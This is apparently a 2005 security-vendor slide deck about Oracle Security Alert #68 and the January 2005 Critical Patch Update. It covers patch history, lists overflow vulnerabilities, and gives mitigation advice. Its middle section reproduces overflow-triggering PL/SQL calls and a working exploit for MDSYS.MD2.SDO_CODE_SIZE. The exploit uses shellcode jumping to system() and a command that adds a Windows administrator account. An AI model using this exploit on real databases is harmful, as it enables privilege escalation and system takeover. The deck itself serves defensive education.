
APPLICATION SECURITY, INC.
www.AppSecInc.com

Oracle Critical Patch Updates: CPU Jan 2005 & Security Alert #68

Aaron Newman
CTO/Founder

Application Security, Inc.

anewman@appsecinc.com



Agenda

- Evolution of Oracle Security Alerts
- Oracle Security Alert #68
- Critical Patch Update Jan 2005
- Preparing for CPU April 2005
- Resources and Questions

APPLICATION SECURITY, INC.
www.AppSecInc.com

Evolution of Oracle Security Alerts

Oracle Security Alerts

Complete list of Security Alerts

www.oracle.com/technology/deploy/security/alerts.htm

1999 - First Oracle security patches released

- Approximately 65 patches released.
- Many encompassed multiple vulnerabilities.
- First vulnerability (**Net8 Listener Vulnerability**) discovered by presenter (1999).

Oracle Security Alerts (cont’d)

Process “ad hoc”

- No warning when a vulnerability was being released.
- No schedule or deadline.

Customers and Partners struggle with patch process

- Find themselves reacting to patches.
- Put out fires vs. planning/managing the process.
- Opportunities for missed patches.

Oracle institutes its patching process

Summer 2004

- Oracle announces a new “monthly” patching cycle.
- Monthly patching cycle was becoming the industry norm.

Oracle realizes vulnerabilities can’t be eliminated from software

- Increased education, security certifications, training do **not** eliminate vulnerabilities.
- All large software projects have bugs; they will also have security vulnerabilities.
- Best solution: make patching streamlined and repeatable.

First patch cycle = media fiasco

- Media discovers Oracle has held patches for seven months.
- Oracle remains silent on patch details.
- Controversy at BlackHat Security Conference stems from vulnerability details.

Oracle Security Alert #68 released

August 2004 Oracle Security Alert #68 released

Oracle collects customer feedback

- Monthly patch cycle too painful.
- Mission-critical databases can **not** be brought down this frequently.

September and October 2004 pass…with no word about the next patch release

November 2004, Oracle announces change to patching process

- Process now **quarterly**.
- New nomenclature: **Critical Patch Update (CPU)**.
- Dates selected for the following year: Jan 18, Apr 12, Jul 12, Oct 18.
- Date are Tuesdays mid-month (to avoid holidays, end-of-month activities, etc.).

Critical Patch Update - Jan 2005

January 18, 2005 - CPU released on schedule

- Significantly <u>less</u> media hype.
- Roughly the same number of vulnerabilities fixed.

Identical security researchers contribute to this CPU

- Oracle remains tight-lipped on vulnerability details.
- Without access to these researchers, firms can't assess whether they need patch.

<u>Next CPU scheduled for April 12, 2005</u>

APPLICATION SECURITY, INC.
www.AppSecInc.com

Oracle Security Alert #68

Security Alert #68 Overview

Most hyped Oracle security patch Oracle to-date

- Approximately 100 vulnerabilities addressed.
- Security research from ten independent security groups or individuals.
- Ranging from US, Argentina, UK, and Germany.

Official alert from Oracle

- **www.oracle.com/technology/deploy/security/pdf/2004alert68.pdf**
- Lists supported products affected.

Affected software

- Database server – 10g, 9i, 8i (8.0 + 7.3 not listed, since not supported).
- Application server – 10g, 9i Release 1 and 2.
- Enterprise Manager Database - 10g.
- Enterprise Manager Grid Control - 10g.

Vulnerabilities in Alert

Application Security, Inc. researchers

- 38 unique vulnerabilities discovered.
- Each unique vulnerability may contain multiple buffer overflows.

www.appsecinc.com/resources/alerts/oracle/2004-0001/

- Contains details on each of the vulnerabilities discovered.
- Describes threat and risk associated with each vulnerability.

Types of vulnerabilities

- Buffer overflows in built-in functions.
- PL/SQL injection in default procedures.
- Buffer overflows in database network services.
- Some require non-privileged account (e.g., SCOTT).
- Some require no user in database.

Too small for you to read, but…

#1 - Buffer overflow in public procedure DROP_SITE_INSTANTIATION of DBMS_REPCAT_INSTANTIATE package

#2 - Buffer overflow in public function INSTANTIATE_OFFLINE of DBMS_REPCAT_INSTANTIATE package

#3 - Buffer overflow in public function INSTANTIATE_ONLINE of DBMS_REPCAT_INSTANTIATE package

#4 - Buffer overflow on "gname" parameter on procedures of Replication Management API Packages

#5 - Buffer overflow on "sname" and "oname" parameters on procedures of DBMS_REPCAT package

#6 - Buffer overflow on "type" parameter on procedures of DBMS_REPCAT package

#7 - Buffer overflow on "gowner" parameter on procedures of the DBMS_REPCAT package

#8 - Buffer overflow on "operation" parameter on procedures of DBMS_REPCAT package

#9 - Buffer overflow in procedure CREATE_MVIEW_REPGROUP of DBMS_REPCAT package

#10 - Buffer overflow in procedure GENERATE_REPLICATION_SUPPORT of DBMS_REPCAT package

#11 - Buffer overflow in procedures REGISTER_USER_REPGROUP and UNREGISTER_USER_REPGROUP of DBMS_REPCAT_ADMIN package

#12 - Buffer overflow in functions INSTANTIATE_OFFLINE, INSTANTIATE_ONLINE of DBMS_REPCAT_RGT package

#13 - Buffer overflow on TEMPFILE parameter

#14 - Buffer overflow on LOGFILE parameter

#15 - Buffer overflow on CONTROLFILE parameter

#16 - Buffer overflow on FILE parameter

#17 - Buffer overflow in Interval Conversion Functions

#18 - Buffer overflow in String Conversion Function

#19 - Buffer overflow in CTX_OUTPUT Package Function

Still too small for you to read…?

#20 - Buffer overflow on DATAFILE parameter

#21 - Buffer overflow in DBMS_SYSTEM package function

#22 - Buffer overflow on "fname" parameter of the DBMS_REPCAT* packages

#23 - Buffer overflow on procedures of the Replication Management API packages

#24 - Heap based buffer overflow Vulnerability in Oracle 10g iSQL*Plus Service

#25 - Buffer overflow in procedure AQ_TABLE_DEFN_UPDATE of DBMS_AQ_IMPORT_INTERNAL package

#26 - Buffer overflow in procedure VERIFY_QUEUE_TYPES_GET_NRP of DBMS_AQADM package

#27 - Buffer overflow in procedure VERIFY_QUEUE_TYPES_NO_QUEUE of DBMS_AQADM package

#28 - Buffer overflow in procedure VERIFY_QUEUE_TYPES of DBMS_AQADM_SYS package

#29 - Buffer overflow in procedure PARALLEL_PUSH_RECOVERY of DBMS_DEFER_INTERNAL_SYS package

#30 - Buffer overflow in procedure ENABLE_PROPAGATION_TO_DBLINK of DBMS_DEFER_REPCAT package

#31 - Buffer overflow in procedure DISABLE_RECEIVER_TRACE of DBMS_INTERNAL_REPCAT package

#32 - Buffer overflow in procedure ENABLE_RECEIVER_TRACE of DBMS_INTERNAL_REPCAT package

#33 - Buffer overflow in procedure VALIDATE of DBMS_INTERNAL_REPCAT package

#34 - Buffer overflow in procedure DIFFERENCES of DBMS_RECTIFIER_DIFF package

#35 - Buffer overflow in procedure ADD_COLUMN of DBMS_REPCAT_RQ package

#36 - Buffer overflow in procedure IS_MASTER of DBMS_REPCAT_UTL package

#37 - Buffer overflow in procedure PUSHDEFERREDTXNS of LTUTIL package

#38 - Buffer overflow in procedure SUBINDEXPOPULATE of DRIDDLR package

Example: buffer overflow from Alert

Buffer overflow in DROP_SITE_INSTANTIATE

- Oracle Database Server package **DBMS_REPCAT_INSTANTIATE** can replicate environments to manage the instantiation of deployment templates.
- Package contains a public procedure **DROP_SITE_INSTANTIATION**, used to remove a template instantiation at a target site.
- Calling procedure with a long string in first parameter triggers a buffer overflow.

To reproduce the overflow, execute this PL/SQL statement:

```
BEGIN
DBMS_REPCAT_INSTANTIATE.DROP_SITE_INSTANTIATION ('longstring','');
END;
```

- **DBMS_REPCAT_INSTANTIATE** has **EXECUTE** permission to **PUBLIC**.
- **Any** Oracle database user can exploit this vulnerability.

What is a buffer overflow?

1. When program writes more data into buffer than that buffer can hold…

   …it starts overwriting area of stack memory

2. Which causes the attackers' malicious opcode.

3. Overwritten stack pointer launches the attack program.


Mechanics of a buffer overflow

Stack is like a pile of plates

When a function is called, the return address is pushed on the stack.

In a function, local variables are written on the stack.

Memory is written on stack `char username[4]` reserved 4 bytes of space on stack.




Mechanics of a buffer overflow (cont'd)

When function copies too much on the stack...

...the return pointer is overwritten.

Execution path of function changed when function ends.

Local stack memory has malicious code.



APPLICATION SECURITY, INC.
www.AppSecInc.com

Vulnerable code

Example: Buffer overflow

```
void EmpExp(hiredate)
char  *hiredate;
int    hiredate_len;
{
     char hire_date_temp[100];
     strcpy( hire_date_temp, hiredate );
<snip>
```

*** Send in `hiredate` 200 bytes long.**

Preventing a buffer overflow

Defensive coding

```
void EmpExp(hiredate)
char  *hiredate;
{
     char hire_date_temp[100];
     strncpy( hire_date_temp, hiredate, 99);
     <snip>
```

*** Send in `hiredate` 200 bytes long**

Result: Stack does **not** get overwritten.

APPLICATION SECURITY, INC.
www.AppSecInc.com

Critical Patch Update Jan 2005

CPU Overview

Official alert from Oracle

www.oracle.com/technology/deploy/security/pdf/cpu-jan-2005_advisory.pdf

Significantly less media hype for this security patch

- Impact on the database identical to Security Alert #68.
- Researchers similar to previous alert.

Once again: HIGH RISK

- Combination of Denial of Service, Buffer overflows, and PL/SQL injection.

Cumulative Updates

- Previous security alerts **not** cumulative.
- Applying multiple patches would overwrite each other.
- Now you can apply a single patch and be up-to-date.

Vulnerabilities in CPU

Buffer Overflow in Create Database Link
www.red-database-security.com/portal/content.php?content.6

Reading Outside of Directory Object
www.petefinnigan.com/directory_traversal.pdf

Multiple Vulnerabilities Spatial Package MDSYS.MD2
www.integrigy.com/alerts/OraCPU0105.htm

SQL Injection Vulnerabilities Oracle E-Business Suite
www.integrigy.com/alerts/OraCPU0105.htm

Oracle Reports Server Administrative Functions Can Access Database Password
www.integrigy.com/alerts/OraCPU0105.htm

PL/SQL Injection Vulnerabilities
www.securityfocus.com/archive/1/387508/2005-01-15/2005-01-21/0

Buffer Overflow Vulnerabilities
www.securityfocus.com/archive/1/387508/2005-01-15/2005-01-21/0

Example buffer overflow from CPU

Look at “Multiple vulnerabilities Spatial package MDSYS.MD2”

- Buffer overflow exists in the built-in function **MDSYS.MD2.SDO_CODE_SIZE**.
- Function is granted to public.
- Exploitable by **anyone** connecting to the database as **SCOTT** or any user.

To reproduce overflow, execute this PL/SQL statement:

```
BEGIN
a := MDSYS.MD2.SDO_CODE_SIZE (‘longstring’);
END;
```

Reference exploit from white paper

“Advanced SQL Injection in Oracle Databases” by Esteban Martinez Fayo

http://security-papers.globint.com.ar/oracle_security/sql_injection_in_oracle.php

Exploit Code

```
 /* Advanced SQL Injection in Oracle databases - Exploit for the buffer overflow vulnerability in
procedure MDSYS.MD2.SDO_CODE_SIZE of Oracle Database Server version 10.1.0.2 under Windows 2000 Server
SP4. Fixes available at http://metalink.oracle.com. The exploit creates a Windows user ERIC with
Administrator privilege. By Esteban Martinez Fayo (Application Security Inc.) secemf@yahoo.com.ar */

DECLARE

  a BINARY_INTEGER; -- return value

  AAA VARCHAR2(32767);

BEGIN

 AAA :=
'AAAAAAAAAAAABBBBBBBBBBCCCCCCCCCCDDDDDDDDDDDDDDDDEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEFFFFFFFFFFFFFFFFFFFFFF
FFFFFFGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGGHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH'

 || CHR(131) || CHR(195) || CHR(9) || CHR(255) || CHR(227)

/*

83C3 09          ADD EBX,9

FFE3             JMP EBX

*/

<snip>

|| 'net user admin2 /add '||chr(38)||' net localgroup Administradores admin2 /add '||chr(38)||' net
localgroup ORA_DBA admin2 /add';

 a := MDSYS.MD2.SDO_CODE_SIZE (LAYER => AAA);

end;
```

APPLICATION SECURITY, INC.
www.AppSecInc.com

Setting up the exploit

First a variable is declared to store the attack string

```
AAA VARCHAR2(32767);
```

Next, filler is copied into the attack string

```
AAA :=
'AAAAAAAAAAAABBBBBBBBBCCCCCCCCCDDDDDDDDDDDDDDDDDEEEEEEEEEEEEEEEEEEE
EEEEEEEEEEEFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFGGGGGGGGGGGGGGGGGGGGGGGGGGGGG
GGGGGGGHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHHH'
```

Then, the machine opcodes are loaded into the attack string.

```
|| CHR(131) || CHR(195) || CHR(9) || CHR(255) || CHR(227)
/*
83C3 09          ADD EBX,9
FFE3             JMP EBX
*/
```

APPLICATION SECURITY, INC.
www.AppSecInc.com

Preparing the exploit string

Opcodes used to change program execution

```
|| CHR(251) || CHR(90) || CHR (227) || CHR(120)
/* Jump to address 0x78E35AFB userenv.dll
78E35AFB   4B                DEC EBX
78E35AFC   FFD3              CALL EBX
*/
```

More opcodes to execute malicious string and clean up

```
|| CHR(51) || CHR(141) || CHR(67) || CHR(19) || CHR(80) || chr(184) || chr(191)
   || chr(142) || chr(01) || chr(120) || chr(255) || chr(208) || chr(184) ||
   chr(147) || chr(131) || chr(00) || chr(120) || chr(255) || chr(208)
/* 36:8D43 13       LEA EAX,DWORD PTR SS:[EBX+13]
50               PUSH EAX
B8 BF8E0178      MOV EAX,MSVCRT.system
FFD0             CALL EAX
B8 93830078      MOV EAX,MSVCRT._endthread
FFD0             CALL EAX     */
```

Executing the attack

Place operating system command in attack string

```
|| 'net user admin2 /add '||chr(38)||' net localgroup
   Administradores admin2 /add '||chr(38)||' net localgroup ORA_DBA
   admin2 /add';
```

Attack is executed

```
a := MDSYS.MD2.SDO_CODE_SIZE (LAYER => AAA);
```

Vulnerability has become an exploit

- Correct opcodes are difficult if you are not experienced.
- Dozens of security organizations offer training in this area.
- Hiring someone to do this is relatively simple (and cheap).

APPLICATION SECURITY, INC.
www.AppSecInc.com

Preparing for CPU April 2005

When and How?

Next CPU scheduled for April 12, 2005

How to prepare for this CPU

- Obtain an accurate and up-to-date inventory of your databases.
- Determine which patches you need to apply.
- Determine which patches have not yet been applied.

Have you applied previous patches?

- If not, consider **not** doing so now.
- Remember: patches are **CUMULATIVE.**
- Focus on applying next patch on a timely basis.

Mitigating risk <u>without</u> a patch

1. Review permissions granted in the database.
2. When developing applications, limit access to execute PL/SQL statements.
3. Periodically audit user permissions on all database objects.
4. Lock users that aren't used.
5. Change default passwords.
6. Ensure the database is insulated from internal/external threats.

APPLICATION SECURITY, INC.
www.AppSecInc.com

Resources and Questions

How to Combat Hackers

Stay Patched!!!

Security Alerts
www.appsecinc.com/resources/mailinglist.html

Security Discussion Board

www.appsecinc.com/cgi-bin/ubb/ultimatebb.cgi

Free trial versions of security solutions

www.appsecinc.com

How to Combat Hackers (cont'd)

Practice defense-in-depth

Multiple levels of security

- Audit and Pen Test your database on a regular basis.
- Encrypt data-in-motion.
- Encrypt data-at-rest.
- Monitor log files.
- Implement intrusion detection.

Questions?

About…

- Vulnerabilities or patches?
- Protecting your databases and web applications?

Download free evaluation software at: www.appsecinc.com

- AppDetective
- AppRadar
- DbEncrypt

Email me: anewman@appsecinc.com